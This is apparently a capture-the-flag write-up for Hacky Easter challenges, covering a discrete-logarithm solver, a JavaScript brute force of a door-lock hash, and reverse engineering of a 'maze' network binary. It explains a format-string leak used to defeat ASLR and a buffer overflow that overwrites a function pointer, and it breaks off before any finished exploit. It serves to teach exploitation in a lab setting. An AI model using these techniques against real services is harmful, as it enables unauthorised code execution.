# -*- coding:utf-8 -*-
# Towel 2017

from math import ceil, sqrt


def bsgs(g, h, p):
    '''
    Solve for x in h = g^x mod p given a prime p.
    If p is not prime, you shouldn't use BSGS anyway.
    '''
    N = ceil(sqrt(p - 1))  # phi(p) is p-1 if p is prime

    # Store hashmap of g^{1...m} (mod p). Baby step.
    tbl = {pow(g, i, p): i for i in range(N)}

    # Precompute via Fermat's Little Theorem
    c = pow(g, N * (p - 2), p)

    # Search for an equivalence in the table. Giant step.
    for j in range(N):
        y = (h * pow(c, j, p)) % p
```

```
        if y in tbl:
            return j * N + tbl[y]

    # Solution not found
    return None


print(bsgs(71140253671, 419785298, 17635204117))
print(bsgs(9125723306591, 611096952820, 1956033275219))
```

Alternative approaches using the Pohlig-Hellman algorithm:

In order to provide some alternatives for future CTFs here is also a variant which solves the problem using the Pohlig-Hellman algorithm

Here is one for Mathematica/Wolfram Engine:

```
DiscreteLogarithm[e_, p_, g_] := Module[{factors, findXs, powerL},
        factors = FactorInteger[p-1];
        findXs[{q_,b_}] := Module[{x,e1,g1,e1last},
                x = 0;
                e1last = e;
                For[i=0, i<b, i++,
                        e1 = PowerMod[e1last, (p-1)/Power[q,i+1],p];
                        g1 = PowerMod[g, (p-1)/q, p];
                        For[j=0, j<p, j++,
                                If[PowerMod[g1,j,p] == e1, x+= j*Power[q,i];Break[], False];
                        ];
                        e1last = Mod[e1last*PowerMod[g,-1*Power[q,i]*j,p],p];
                ];
                Return[x];
        ];
        powerL[{el1_, el2_}] := Power[el1, el2];
        Return[ChineseRemainder[findXs/@factors, powerL/@factors]];
];
```

it is taken from that page https://github.com/pw94/Pohlig-Hellman-algorithm

And here is a Python version as well:
https://github.com/mcerovic/PohligHellman (not quoting it here because of the length)

However, both variants have a very long running time as well.

The best solution so far was however using the web page of Dario Alpern, who also hosts a set of other useful tools! https://www.alpertron.com.ar/JAVAPROG.HTM

There is also an online page which is able to solve the problem in the blink of a second

Using https://www.alpertron.com.ar/DILOG.HTM


Base	71140253671
Power	419785298
Modulus	17635204117

Find *exp* such that 71140 253671^{exp} ≡ 419 785298 (mod 17635 204117)

exp = 1647 592057 + 4408 801029*k*

Written by Dario Alpern. Last updated on 25 April 2019.

Mini-game “C0tt0nt4il Ch3ck”



When we approach this challenge, we can see some text animation sliding left and right over the screen and we need to prove our "rabbitbility". First thing we do is to freeze the animation by performing a screenshot and looking at what we have here… The screen is showing an arrangement of letters and digits, "1jklmn0". Apparently, this is the sequence of letters from 'l' to 'o' in l33t speak, so the next sensible thing we can enter is the letter "p" and indeed this proves to be correct.

This challenge could probably have been solved easily in an automated way by using tesseract to read the letters/digits in the image and get the last element from that identified string and then derive the next letter in the sequence.


It seems we're done with the mini-games now and we approach…

Solved:

- ✓ Simon's Eyes
- ✓ C0tt0nt4il Ch3ck
- ✓ Old Rumpy
- ✓ Mathonymous
- ✓ Randonacci
- ✓ Ran-Dee's Secret Algorithm
- ✓ Sailor John
- ✓ Bun Bun's Shop

…the final problem of challenge 22.... “Mysterious gate”

Final challenge “Mysterious gate”



Mysterious gate shows us some digits on a door that seem to act as a kind of lock. Intuitively we try the "7" for the lock in the middle, but of course, it stays locked.

Looking at the source of the webpage, we again find a JavaScript:

```
<script>
            function h(s) {
                return s.split("").reduce(function (a, b) {
                    a = ((a << 5) - a) + b.charCodeAt(0);
                    return a & a
                }, 0);
            }

            var ca = function (str, amount) {
                if (Number(amount) < 0)
                    return ca(str, Number(amount) + 26);
                var output = '';
                for (var i = 0; i < str.length; i++) {
                    var c = str[i];
                    if (c.match(/[a-z]/i)) {
                        var code = str.charCodeAt(i);
                        if ((code >= 65) && (code <= 90))
                            c = String.fromCharCode(((code - 65 + Number(amount)) % 26) + 65);
                        else if ((code >= 97) && (code <= 122))
                            c = String.fromCharCode(((code - 97 + Number(amount)) % 26) + 97);
                    }
                    output += c;
                }
                return output;

            };

            $('.door').click(function () {
                var n = [
                    $('#n1').val(),
                    $('#n2').val(),
                    $('#n3').val(),
                    $('#n4').val(),
                    $('#n5').val(),
                    $('#n6').val(),
                    $('#n7').val(),
                    $('#n8').val()
                ];

                var g = 'Um';
                var et = 'iT';
                var lo = 'BG';
                var st = '4I';

                var into = 'xr';
                var the = 'Xp';
                var lab = 'rr';
                var hahaha = 'Qv';

                var ok = ca('mj19', -5) + '<br>' +
                    ca(et, n[0]) +
                    ca(the, n[1]) + '<br>' +
                    ca(g, n[2]) +
                    ca(lo, n[3]) + '<br>' +
                    ca(st, n[4]) +
                    ca(hahaha, n[5]) + '<br>' +
                    ca(into, n[6]) +
                    ca(lab, n[7]);

                $('#key').html(ok);

                if (h(n.join('')) === -502491864) {
                    $('.door').toggleClass('what');
                }
            });
    </script>
```

The code takes the values of the number dials, joins them together and then calls the function h() on it which performs some kind of hashing by shifting and adding the parts of the concatenated string. The result is returned and checked against the reference value of -502491864.

The rest of the JavaScript apparently only renders the letters, so effectively all we need to do is to find the digit combination which after being mangled by h() results in the value -502491864.

Oh what joy! This seems so much easier than the brain-numbing task in challenge 21.

We don't even have to port `h()`, we just wrap it quick and dirty with some JavaScript…

For the for-loops we decide to start with a symmetrical range from -9 to 9 and see how far we get with this.

```
function h(s) {
      return s.split("").reduce(function (a, b) {
          a = ((a << 5) - a) + b.charCodeAt(0);
          return a & a
      }, 0);
}

function doit() {
  for (var n1 = -9; n1<=9; n1++) {
     for (var n2 = -9; n2<=9; n2++) {
         for (var n3 = -9; n3<=9; n3++) {
             for (var n4 = -9; n4<=9; n4++) {
                 for (var n5 = -9; n5<=9; n5++) {
                     for (var n6 = -9; n6<=9; n6++) {
                         for (var n7= -9; n7<=9; n7++) {
                             for (var n8=-9; n8<=9; n8++) {
                                 var n = [n1,n2,n3,n4,n5,n6,n7,n8];
                                 if (h(n.join('')) === -502491864) {
                                     console.log(n1);
                                     console.log(n2);
                                     console.log(n3);
                                     console.log(n4);
                                     console.log(n5);
                                     console.log(n6);
                                     console.log(n7);
                                     console.log(n8);
                                 }
                             }
                         }
                     }
                 }
             }
         }
         console.log("n3="+n3);
        }
        console.log("n2="+n2);
    }
    console.log("n1="+n1);
}
console.log("Start!");
doit();
```

We can run this code either directly in the browser dev console of e.g. Chrome or from the CLI using node ("node bf.js")

After about 10 minutes we're presented with the solution: -9, 2, 4, 8, 6, 6, 3, 1

After dialing that one into the graphical lock the door swings open and presents us finally the flag for this huge challenge.

Carrots

Navigator says:

You did it - let's get quickly
here...!

Solved:

- ✓ Simon's Eyes
- ✓ C0tt0nt4il Ch3ck
- ✓ Old Rumpy
- ✓ Mathonymous
- ✓ Randonacci
- ✓ Ran-Dee's Secret Algor
- ✓ Sailor John
- ✓ Bun Bun's Shop

A mysterious gate.

Is it locked?

```
he19
zKZr
YqJO
4OWb
auss
```

Challenge 23: “The Maze”

Can you beat the maze? This one is tricky - simply finding the exit, isn't enough!

Solution:

I especially liked “The Maze”, because I finally learnt a thing about this Anti-ASLR technique that I never fully understood before and I had a chance to remember myself of some algorithms I last used so many years ago.

“maze” is a game where you have the player walking around in a labyrinth, searching for a key and a chest and finding the flag.

The binary “maze” is provided, but the game is supposed to be played over the network by connecting via nc to whale.hacking-lab.com.

We will later see why this is important.

When we play the game we have to send quite long commands to move. "go east", "go west" , "go north", etc. and in addition "search" to look for keys or other objects. This is quite cumbersome after some steps so we can look for better alternatives.


I used the tools “xbindkeys” in combination with "xdotool" in order to define hotkeys that send the commands automatically at a certain keypress. It took me quite some fiddling until it worked correctly which presumably had to do with a short delay until the proper window got the focus and received the keypress events. So the "sleep 0.4" was absolutely necessary for my system in order to receive the full key sequence.

```
"xdotool sleep 0.4; xdotool type --clearmodifiers 'go east'; xdotool key --clearmodifiers
Return; xdotool type --clearmodifiers search; xdotool key --clearmodifiers Return;"

  c:114 + m:0x4


"xdotool sleep 0.4; xdotool type --clearmodifiers 'go west'; xdotool key --clearmodifiers
Return; xdotool type --clearmodifiers search; xdotool key --clearmodifiers Return;"

  c:113 + m:0x4


"xdotool sleep 0.4; xdotool type --clearmodifiers 'go south'; xdotool key --clearmodifiers
Return; xdotool type --clearmodifiers search; xdotool key --clearmodifiers Return;"

  c:116 + m:0x4


"xdotool sleep 0.4; xdotool type --clearmodifiers 'go north'; xdotool key --clearmodifiers
Return; xdotool type --clearmodifiers search; xdotool key --clearmodifiers Return;"

  c:111 + m:0x4
```

These commands let you move up, down, right, left and search automatically when you press CTRL+cursor keys.

Walking around the maze like this it was possible to find the key and the locked chest after a while. When you open the locked chest you need to enter the key you found before, so you have to write that one down.

Once you opened the chest, the egg is displayed and the game is over!



It's a pity that for some strange reason this egg just does not seem to be accepted by the Hacky Easter scoring page 😒

Let's see whether this binary holds some more surprises for us.


When we look at the disassembly in IDA we notice that after reading some data from stdin the binary seems to continue reading using the fgetc() function. As I don't own the Hexrays decompiler you can look at the C decompiler output either from retdec (with retdec IDA plugin!) or the new star on the RE sky: Ghidra. Ghidra gives you some very nice decompile of e.g. the function that reads the username:

```
void readUsername(void)
{
  int nextChar;
  char *eolChar;
  size_t lenUsername;

  printf("\x1b[H\x1b[J");
  printf("Please enter your name:\n> ");
  fflush(stdout);
  fgets(&nameBuf,0x10,stdin);
  eolChar = strchr(&nameBuf,10);
  if (eolChar == 0x0) {
    do {
      nextChar = fgetc(stdin);
      if (nextChar == '\n') break;
    } while (nextChar != -1);
  }
  fflush(stdin);
  lenUsername = strlen(&nameBuf);
  if ((lenUsername != 0) && (*(lenUsername + 0x6031ef) == '\n')) {
    *(lenUsername + 0x6031ef) = 0;
  }
  printf("Welcome %s.\n\n",0x6031f0);
  fflush(stdout);
  printf("\x1b[H\x1b[J");
  fflush(stdout);
  return;
```


```
}
```

We had wondered why there is this function to print the username at all in the game as there does not really seem to be a need for a username here…. Hiiiiighly suspicious! :-D

The main game loop, if we want to call it like that, starts at 0x401656. Here the user command is read and interpreted. The command is compared to an encoded version of the commands known to the game. When we look at all the graph overview of that function, we see that there seems to be one if/else construct which does not correspond to the commands printed when issuing "help"




There is an additional command called "whoami"! And what does it do? Ah ok, it just prints the enterd username…. But look closely….



The code only loads the format string argument to edi, but not the arguments to esi! And: to be more precise, it loads the _user entered name_ into edi. That means the user has full control over what the application prints in the end. This is called a format string vulnerability. You might think: Well, what could possibly go wrong when I am able to print things? Quite a lot!

The problem we face is that the server code is running with ASLR enabled, so what ever exploit we might be trying to execute would need to deal with dynamically changing addresses on every invocation of the binary. That means we're not able to hardcode an address to e.g. "system()" in order to spawn a shell. The address of that function in glibc will change every time the binary is run.


What we would need is to get dynamically the address of one or two functions from glibc when the binary is loaded. There are tools available like libc-search (https://libc.blukat.me/) (also available as Docker container!), which then can derive which version of libc must be running on the target system. The thing is that the offsets from the start of the functions are very characteristic. Also ASLR does not fully randomize the address but the last part stays constant.



So what we need to do is to use our format string vulnerability to print the address of one of these addresses while the binary is running using the "whoami" command. How do we do this?

When you give a formatstring with the "%x" modifier, printf will try to print the value of the next argument. But we do not have any argument (remember, this call to printf() did not specify the arguments, just the format string itself. Printf() doesn't care. How should it know? It will take whatever is stored at the position of the next argument and prints it. For 64 bit systems running Linux, this will be the contents of the rsi register. (The linux x64 calling convention is rdi, rsi, rdx, rcx, r8, r9 (https://en.wikipedia.org/wiki/X86_calling_conventions#System_V_AMD64_ABI). So the 2nd argument would be rsi, the 3rd rdx, the 4th rcx, etc. And what if there are more than 6 arguments? Then the values of the stack are used! And this is exactly what we want, because we'll have the addresses of some of the libc functions on the stack!

Through experimentation we find out that we'll have to specify the formatstring "%10$lx" when we run the binary against "whale", which means "take the 10th parameter and print it". Note, that when you test it on your own system, this value might change! On my Ubuntu system I had to use "%7$lx". When we use this format string and then enter "whoami" during the game, we're not returned a username but a strange hex address… This is the address of the _IO_2_1_stdout_ function from libc. We could have used a different one as well, but then one seems to be always there at the same place. Running the binary on different systems showed that there are sometimes different function addresses on the stack, but it was _IO_2_1_stdout_ which was always present and therefore we used it.




When we now enter the address of this function into the libc-search webpage (See link above!) The webpage tells us which libc version we're actually dealing with. It also tells us the offset of that function from the beginning of libc and this is what we want. Owning this knowledge we can later on dynamically calculate the base address during the execution of our binary and – more importantly – can find out the address of other interesting libc functions like system() or execcve()!

You can read more about this technique on this very good blog article:
https://blog.techorganic.com/2016/03/18/64-bit-linux-stack-smashing-tutorial-part-3/

Also in HackVent 2017, there was the challenge "Tamagotchi" which was quite similar to this one!

OK… one problem solved, but how are we supposed to actually make us of this? There must be more to this binary than just a format string vulnerability!

Looking further at the code we spot a second vulnerability. This vulnerability is where the binary reads the key code when opening the chest from the user.



```
  while( true ) {
        if (local_14 == 0) {
          printf("Next time get the right key!");
          printf("For now get out of here! Quickly!");
          fflush(stdin);
                    /* WARNING: Subroutine does not return */
          exit(0);
        }
        printf("The chest is locked. Please enter the key:\n> ");
        fflush(stdout);
        fgets(&keyBuffer,0x28,stdin);
        __s = strchr(&keyBuffer,10);
        if (__s == 0x0) {
          do {
            dummyChar = fgetc(stdin);
          } while (dummyChar != 10);
        }
        fflush(stdin);
        trueKeyLen = strlen(&trueKey);
        compareResult = strncmp(&trueKey,&keyBuffer,trueKeyLen);
        if (compareResult == 0) break;
        puts("Sorry but that was the wrong key.");
        local_14 = local_14 + -1;
      }
      printf("\x1b[H\x1b[J");
      puts("Congratulation, you solved the maze. Here is your reward:");
      __s = malloc(0x400);
      __stream = fopen("egg.txt","r");
```

The buffer, where we read the key into is specified with a size of 0x20 bytes. But when we look at the fgets() call, we see that it reads up to 0x28 bytes! A classical buffer overflow.

When we look at the code, we can see that if buffer keyBuffer overflows, we are able to overwrite the first 8 bytes of the jump table funcs_401faa following that buffer, more precisely we're able to

overwrite the address pointer which normally points at "error", a function which prints an error message that the entered command was invalid.

If we're able to overwrite that pointer with a function of our desire and trigger an error, the binary will jump to our specified function and not the original error() function it planned to do!

